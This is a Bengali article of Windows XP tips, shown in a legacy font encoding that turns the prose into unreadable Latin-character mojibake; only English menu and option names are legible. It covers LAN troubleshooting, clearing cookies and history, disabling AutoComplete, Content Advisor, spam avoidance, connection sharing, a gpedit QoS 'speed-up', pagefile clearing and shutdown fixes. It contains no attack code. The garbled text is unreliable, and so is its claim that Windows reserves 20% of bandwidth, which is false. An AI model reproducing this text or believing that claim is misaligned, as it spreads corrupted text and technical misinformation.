­eVJu¡LÑ hÉhq¡­ll ®r­œ e¡e¡¢hd pjpÉ¡ ®cM¡ ¢c­a f¡­l z pLm pjpÉ¡ HLC fËL«¢al e¡J q­a f¡­l z a­h hÉhq¡¢lL ®r­œ ®kpLm pjpÉ¡pj¤q p¡d¡lZa ®cM¡ k¡u ®ppLm pjpÉ¡ J a¡l pj¡d¡e pÇf­LÑ ¢LR¤ B­m¡Qe¡ ¢e­jÀ fËcš q­m¡ x

**mÉ¡e L¡XÑ B­R ¢L¿º LÉ¡hm Ce Ll­m HmC¢X S­me¡ z** H­r­œ fËb­jC ®cM­a q­h mÉ¡eL¡XÑ¢Vl XÊ¡Ci¡l pgVJu¡l ®pVBf B­R ¢Le¡ z k¢c a¡J ¢WL ®cM¡ k¡u ®p­r­œ p¤CQ ®f¡VÑ Abh¡ mÉ¡e ®f¡­VÑ m¤S L¡­eLne b¡L­a f¡­l, HLV¥ i¡mi¡­h Q¡f ¢c­u m¡¢N­u ®cM¡ ®k­a f¡­l z k¢c a¡­aJ ¢WL e¡ qu a¡q­m h¤T­a q­h LÉ¡hm Hl p¡­b L¡­eƒl ¢WLj­a¡ m¡N¡­e¡ e¡C z k¢c a¡­aJ ¢WL e¡ qu a¡q­m h¤T­a q­h LÉ¡hm¢Vl j¡TM¡­e ®L¡b¡J ®hËL B­R z ®p­r­œ LÉ¡hm¢V Abh¡ mÉ¡eL¡XÑ¢V f¢lhaÑe Ll¡ fË­u¡Se q­h L¡lZ LÉ¡hm J mÉ¡e L¡XÑ ®k­L¡¢V­a h¡ Ei­uC pjpÉ¡ b¡L­a f¡­l z

**Cookies j¤­R ®gm¤e z** C¾V¡l­e­V ïje/l¡E¢Sw Hl pju A­eL J­uhp¡CVC Bfe¡l AS¡­¿¹ Bfe¡l q¡XÑ¢X­ú Hje ¢LR¤ ®R¡V ®R¡V g¡Cm ®l­M k¡u k¡ Bfe¡lPassword ïj­el pju J a¡¢lM pwlrZ L­l z Hl j¡dÉ­j Bfe¡l C¾V¡l­e­V hË¡E¢Sw dle pÇf­LÑ ­h¡T¡ k¡u Hhw Bfe¡l L¢ÇfEV¡­ll N¢a­L L¢j­u ®cu z ®p­r­œ H…­m¡­L j¤­R ®gm¡C Ešj z H…­m¡ j¤­R ®gm¡l SeÉWindows ®g¡ô¡­ll j­dÉCookies HhwInternet Temporary file e¡jL ­k c¤¢V ®g¡ô¡l l­u­R a¡l j­dÉ ®b­L pLm g¡Cm j¤­R ®gm¤e Abh¡ Internet Explorer Q¡m¤ L­l Hl Tooks H ¢LÓL L­l Internet Options H ¢LÓL Ll­a q­h z HM¡e ®b­L General VÉ¡h q­a Delete Afn­e ¢LÓL Ll­mC Bfe¡l g¡Cm…­m¡ j¤R­he ¢Le¡ a¡ ¢e¢ÕQa Ll­h z Cookie f¢lØL¡­ll SeÉ ¢LR¤ Software J f¡Ju¡ k¡u z ®kje- Cookie Crusher z

**Auto Complete Afne Disable L­l ¢ce z** ¢h¢iæ gl­jUser name/pasword ®mM¡l SeÉAuto Complete Afne¢V ®hn EfL¡l£ z ¢L¿º¤ Hl g­m Bfe¡l L¢ÇfEV¡­ll AeÉ¡eÉ hÉhq¡lL¡l£ Bfe¡luser name Hhw Password pÇf­LÑ Ae¤j¡e Ll­a f¡­l z HCoption ¢V active b¡L­m ¢LR¤ J­uhp¡C­V Hhw p¡QÑ C¢”­e ¢h¢iæ ®XV¡ H¢¾VÊ ¢g­ô Bf¢e ®kph ®XV¡ H¢¾VÊ L­l­Re a¡ pwl¢ra ®b­L k¡uz g­m Bfe¡l f­lC ®k HC hË¡ES¡­ll j¡dÉ­j Iph J­uhp¡CV h¡ p¡QÑ C¢”­e fË­hn L­l, ®p Bfe¡l ®cJu¡ abÉpj§q ®cM­a f¡­lz ¢eÕQC Bfe¡l ®N¡fe£u abÉ¡h¢ml SeÉ HV¡ ýj¢Lül¦f z HCAuto complete option ¢V hå L­l ®cJu¡l SeÉtools>Internet option>Content VÉ¡­h ¢LÓL Ll¦e z Hlfl f¡­pÑ¡e¡m Cegl­jne ®pLn­e A­V¡ Lj¢fÔV ®h¡a¡­j ¢LÓL Ll¦e z A­V¡ Lj¢fÔV ­p¢Vwp e¡­j HLV¡ EC­ä¡ J­fe q­h z HM¡­e gljp Hhwusernames & Paswords on form option c¤¢VDisable L­l ¢ce z

**History j¤­R ¢ce z** C¾V¡l­eV H„­fÔ¡l¡­l History ®g¡ô¡­l Bfe¡l hË¡ESL«a pLm J­uhp¡C­Vl abÉ pwl¢ra b¡­L z Hl g­mHistory ®a ¢LÓL L­l Bf¢e f§­hÑ ïjZL«a J­uhp¡C­Vl a¡¢mL¡ J ¢WL¡e¡ ®f­a f¡­le z H Afne¢V HL¢cL ®b­L Bfe¡l SeÉ p¤¢hd¡SeL q­mJ Hl j¡dÉ­jC Bfe¡l A¢g­pl hp, pqLj£Ñ, hå¥h¡åh AbÑ¡v AeÉ k¡l¡ Bfe¡l L¢ÇfEV¡l¢V hÉhq¡l L­l a¡l¡ ph¡C Bfe¡l ïjZ pÇf­LÑ abÉ ®f­a f¡­l z H­a Bfe¡l fË¡C­i¢p ¢LR¤V¡ q­mJ eø qu a¡C e¡ ? HC Aa£a C¢aq¡p j¤­R ®gm¡l SeÉ Tools→Inteernet. Option→General tab H Click Ll¦e z HM¡­eHistory ­pLne ®b­L Clear History h¡V­e ¢LÓL Ll¦e z Hh¡l Days to keep pages in History Hl X¡e f¡­n01 L­l ¢ce z Bh¡l Bf¢e k¢c pjÙ¹ History ®g¡ô¡l f¢lØL¡l e¡ L­l ®Lhm HL¢V ®f­Sl e¡j j¤R­a Q¡e a¡J pñh z HSeÉHistory ®h¡a¡­j ¢LÓL Ll¦e zHistory e¡­j HLV¡ Windows h¡j f¡­n J­fe q­h z HMe ®k g¡Cm¢V/®fS¢V Bf¢e j¤­R ®gm­a Q¡e z a¡l Jfl Right Click Ll¦e z pop up windows ­b­Ldelete L­l ¢ce z

**Filtering Contentz** ¢LR¤ ¢LR¤ J­uhp¡CV B­R k¡ ¢nö­cl SeÉ Ef­k¡N£ eu z I pLm J­uhp¡C­V ïje ®b­L ¢nö­cl­L ¢hla l¡M¡l SeÉ p¡d¡lZaBm¡c¡ pgJuÉ¡l hÉhq¡l Ll¡ qu z ¢L¿º¤ C¾V¡l­eV H„­fÔ¡l¡l Hl ¢eSü ¢LR¤Built in Filtering Tools B­R k¡l j¡dÉ­jJ C¾V¡l­e­V ïje HLV¡ ¢e¢cÑø j¡œ¡l ¢eu¿»e Ll¡ k¡u z HSeÉ Tolls>Internet>Option>Content tab H ¢LÓL Ll­a q­hz HM¡­e Content Advisor ®pLn­eEnable ­h¡a¡­j ¢LÓL Ll¦e zContent Advisor window J­fe q­h z HM¡­eLanguage, Nudity, Sex, Violence e¡­j Q¡l¢V LÉ¡V¡N¢l f¡­he z H­LL¢V LÉ¡V¡N¢l ¢p­mƒ L­l ¢e­QSlider Hl j¡dÉ­j ®m­im ¢edÑ¡le L­l ¢ce z ¢e­QDescription h­„ fË­aÉL ®m­im L£ L£allow L­l a¡l heÑe¡ ®cJu¡ B­Rz Hh¡l J­L L­l ®hl q­u Bp¤e z

**Spam ®WL¡­a HLV¡ ®L±nm z** ®L¡­e¡ J­uhp¡C­V ®L¡­e¡ ®l¢S­øÊne glj f¤le Ll¡l pju Abh¡ AeÉ ®L¡­e¡ L¡l­e ®L¡­e¡ f¡h¢mL fÉ¡­mp H A­eL pjuC Bfe¡lEmail Address ®cJu¡l fË­u¡Se q­a f¡­l z öd¤j¡œ H pLm ®r­œ hÉhq¡­ll SeÉ Bf¢e HLV¡ ¢h­noEmail address hÉhq¡l Ll¦e z Bfe¡l hÉ¢š²Na fË­u¡S­e AeÉ B­lL¢VEmail Address hÉhq¡l Ll¦e z ¢h¢iæ J­uhp¡C­V Bfe¡l pÇf­LÑ abÉ ®cJu¡l fË­u¡S­e B­lL¢V ¢ho­ul ¢c­L mr l¡M¤e z H pju öd¤j¡œ Bh¢nÉL ®r­œ abÉ ¢ce Hhw ®L¡­e¡ n¢fw p¡C­V Abh¡ ®X¢mi¡¢l H­XÊp fË­u¡Se e¡ q­mfalse information ¢ce z Bn¡ Ll¡ k¡u Jf­ll fc­rf c¤¢V NËqe Ll¡l g­m Bfe¡l hÉ¢š²Na C-®jCm H­XÊp¢V ØfÉ¡j h¡ Ah¡¢’a C-®jC­ml k¿»e¡ ®b­L A­eLV¡ ®lq¡C f¡­h z AhnÉ HSeÉspam killer h¡ H dl­el AeÉ ®L¡e pgVJuÉ¡l hÉhq¡l Ll­a f¡­le z

**C¾V¡l­­eV L¡­­eLne ®nu¡¢lw z** j­e Ll¦e Bfe¡l¡ c¤C hå¥ Bfe¡­­cl L¢ÇfEV¡­­l ®eVJu¡¢LÑw L­l­­Re z HMe Bfe¡l HL hå¥l C¾V¡l­­eV L¡­­eLne l­­u­­R q­­a f¡­l a¡Dial-up h¡ Broad Band z Bf¢e Q¡­­µRe a¡l C¾V¡l­eV L¡­­eLne ®nu¡l Ll­­a Bl HC L¡S¢V ®ki¡­­h Ll­­he z(i) Start ®je¤­­a ¢LÓL Ll¦e z(ii) Settings ®b­­L Network Connections ¢p­­mƒ Ll¦e z(iii) HM¡e ®b­­LDial-up, Local area network, PPPoE (Properties), h¡ VPN connection­­kV¡ Q¡­­µRe a¡ ¢p­­mƒ Ll¦e Hhw h¡j f¡­­nlNetwork Tasks ­­b­­L Change Settings of this connection ¢p­­mƒ Ll¦e z(iv) Hh¡l Advanced Tab ­­b­­L Allow other network users to connect through this computer's Internet connection h­„ ¢p­­mƒ Ll¦ez(v) HMe Bf¢e k¢c Q¡e AeÉ¡eÉ CES¡ll¡ HC C¾V¡l­eV L¡­­eLne Enable h¡ Disable Ll­a f¡l­­h, HM¡e ®b­­LAllow other network users to control or disable the shaved internet connection ¢p­­mƒ Ll¦e z (vi) Internet connection shaving Hl home networking connection H Bfe¡l HÉ¡X¡ÃV¡l AbÑ¡v ®k L¢ÇfEV¡­­ll C¾V¡l­­eV L¡­­eLne AeÉ¡eÉ L¢ÇfEV¡l ®nu¡l Ll­h a¡l HÉ¡X¡ÃV¡l¢V ¢p­­mƒ L­­l ¢ce z

**C¾V¡l­­eV ¢ØfX h¡s¡­e¡ z** HC ¢Vfp¢V k¡l¡ hËXhÉ¡ä hÉhq¡l L­­le a¡­­cl SeÉ z a­­h qu­­a¡ H¢V X¡u¡m-B­f J L¡S Llhz(i) fËb­­jC mr Ll¦e ®k, Bf¢e Administration ¢q­­p­­h mN Ce L­­l­­Re ¢L-e¡ z Ll­­m -(ii) Start H ¢LÓL Ll¦ez (iii) Run ¢p­­mƒ L­­lgpedit.msc V¡Cf L­­l J­­L ®h¡a¡­­j ¢LÓL Ll¦ez (iv) Hh¡l EC­­ä¡l h¡j ¢c­­LlLocal Computer Policy'l ¢e­­Q Administrative Templates H X¡hm ¢LÓL Ll¦ez(v) HlflNetwork H X¡hm ¢LÓL Ll¦ez(vi) AaxflQoS Packet Scheduler ®L q¡Cm¡CV Ll¦e z (vii) X¡e ¢c­­Ll EC­­ä¡ ®b­­L limit Reservable bandwidth ®b­­L Afne¢V X¡hm ¢LÓL Ll¦e z(viii) Settings ­­b­­L Enable ¢p­­mƒ Ll¦e z (ix) Bandwidth limit (%) Hl f¡­­nl h­­„ O V¡Cf L­­l Ok ­h¡a¡­j Q¡f¤e z ¢LR¤ ¢LR¤ L¢ÇfEV¡­­ll p¡­­b p¡­­bC fËi¡h mr Ll­­he z Bl ¢LR¤ ¢LR¤­­a s L¡l fË­­u¡Se q­­hz p¡d¡lZa AeÉ¡eÉ ®fË¡NË¡j Bfe¡l hËXhÉ¡ä h¡ C¾V¡l­­eV L¡­­eLn­­el 20% ¢ØfX ¢e­­S­­cl SeÉ ¢lS¡iÑ L­­l l¡­­M z Bl Ef­­ll ¢Vf­­pl j¡dÉ­­j Bjl¡ AeÉ¡eÉ ®fË¡NË¡­­jl ¢lS¡iÑ L­­l l¡M¡ ¢ØfX­­L h¡c ¢c­­u a¡ Bj¡­­cl hË¡E¢Sw J X¡Ee­m¡¢Xw H hÉhq¡l Ll­h¡ z g­­m ü¡i¡¢hLi¡­­hC Bj¡­­cl hËXhÉ¡ä ¢ØfX ®h­­s k¡­­h z

**Pagefileh¡c ®cu¡ z** p¡d¡lZaWindows XP ®k XÊ¡C­­i Ceøm Ll­­he ®p XÊ¡C­iPagefile.sys e¡­j HL¢V g¡Cm ®~al£ qu z H¢VC ¢h¢iæ HÉ¡¢fÔ­­Lne ®m¡X q­­a p¡q¡kÉ L­­l z A­­eLV¡ Virtual Memory ¢q­­p­­h H¢V hÉhq²a qu z Bfe¡l¡ k¢c Q¡e fË¢ah¡l Windows XP ®m¡X qh¡l pju H¢V ea¥e L­­l ®~a¢l q­­h, a¡ q­­m ¢e­­Ql ¢euj¢V ¢n­­M l¡M¤e z(i) Control Panel H k¡ez(ii) ®pM¡e ®b­­LAdministrative tools ¢p­­mƒ Ll¦e z k¡l¡ M¤­­S f¡­­he e¡ a¡l¡Performance and Maintenance H ¢LÓL Ll¦e z(iii) Hh¡l Local Security policy ®a X¡hm ¢LÓL Ll¦e z(iv) HL¢V ea¥e EC­­ä¡ Bp­­hz ®pM¡­­el h¡j f¡­nLocal Policy l Security Options H ¢LÓL Ll¦e z(v) X¡e f¡­­nl EC­ä¡l HLcj ¢e­­Q Bp¤e z(vi) Shutdown: Clear virtual memory pagefile Afne¢V X¡hm ¢LÓL Ll¦e z(vii) ea¥e Bp¡ EC­­ä¡ ®b­­LEnable ¢p­m­ƒ Ll¦e z(viii) Ok Ll¦e z

**Lj¢fÔVShutdown**z A­®e­­LC h­­me ®k,Windows XP p¡V X¡Ee Ll¡l flJ f¤­l¡f¤¢l hå qu e¡ z EC­­ä¡­­a h¡aÑ¡ B­p ®k,"It's now safe to turn off your Computer." Bfe¡l¡ L¢ÇfEV¡l f¤­l¡f¤¢l hå Ll¡l SeÉ k¡ Ll­­he a¡ q­­m¡-(i) Control Panel k¡ez(ii) Power Options H ¢LÓL Ll¦e Abh¡Performance and maintenance q­u Power Options H ¢LÓL Ll¦e z(iii) ea¥e Bp¡ EC­­ä¡l Ef­­ll APM Afne H ¢LÓL Ll¦e z (iv) Hh¡l Advance Power Management Hl h„¢V AbÑ¡v Enable Advanced Power Management Support ¢VL ¢ce z (v) Ok Ll¦e z hÉp Hlfl ®b­­L A­­V¡­­j¢VL Bfe¡l L¢ÇfEV¡l hå q­­u k¡­­h Shut Down Lj¡ä ®ch¡l fl z

**­pÔ¡ Shutdown**z B¢j fË¡u pjuC ®k pjpÉ¡l pÇj¤M£e qa¡j a¡ q­­m¡,Shut Down Lj¡ä ®ch¡l fl fË¡u 1 h¡ 2 ¢j¢eV fl L¢ÇfEV¡l hå q­­a¡ z â¦a hå Ll¡l SeÉ ®k pj¡d¡e…­m¡ ®fm¡j ®p…­­m¡ q­­m¡ -(i) Shut Down Ll¡l B­­N ph…­­m¡Running program hå Ll¦ez(ii) Control Panel HAdministrative tools Hl Services H k¡e (Abh¡Start>Run>Services V¡Cf L®­l H¾V¡l Ll¦e) z (iii) X¡ef¡­­nl EC­­ä¡ ®b­­LNvidia Driver Helper Service Afne¢V X¡hm ¢LÓL Ll¦e z(iv) ea¥e EC­­ä¡ ®b­­L Stop ¢LÓL L­­lOk Ll¦e z (v) Hh¡lShut Down Ll¦e zShut Down Hl pjuPage file h¡c ¢ce (Page file h¡c ¢ce Awn ®cM¤e )z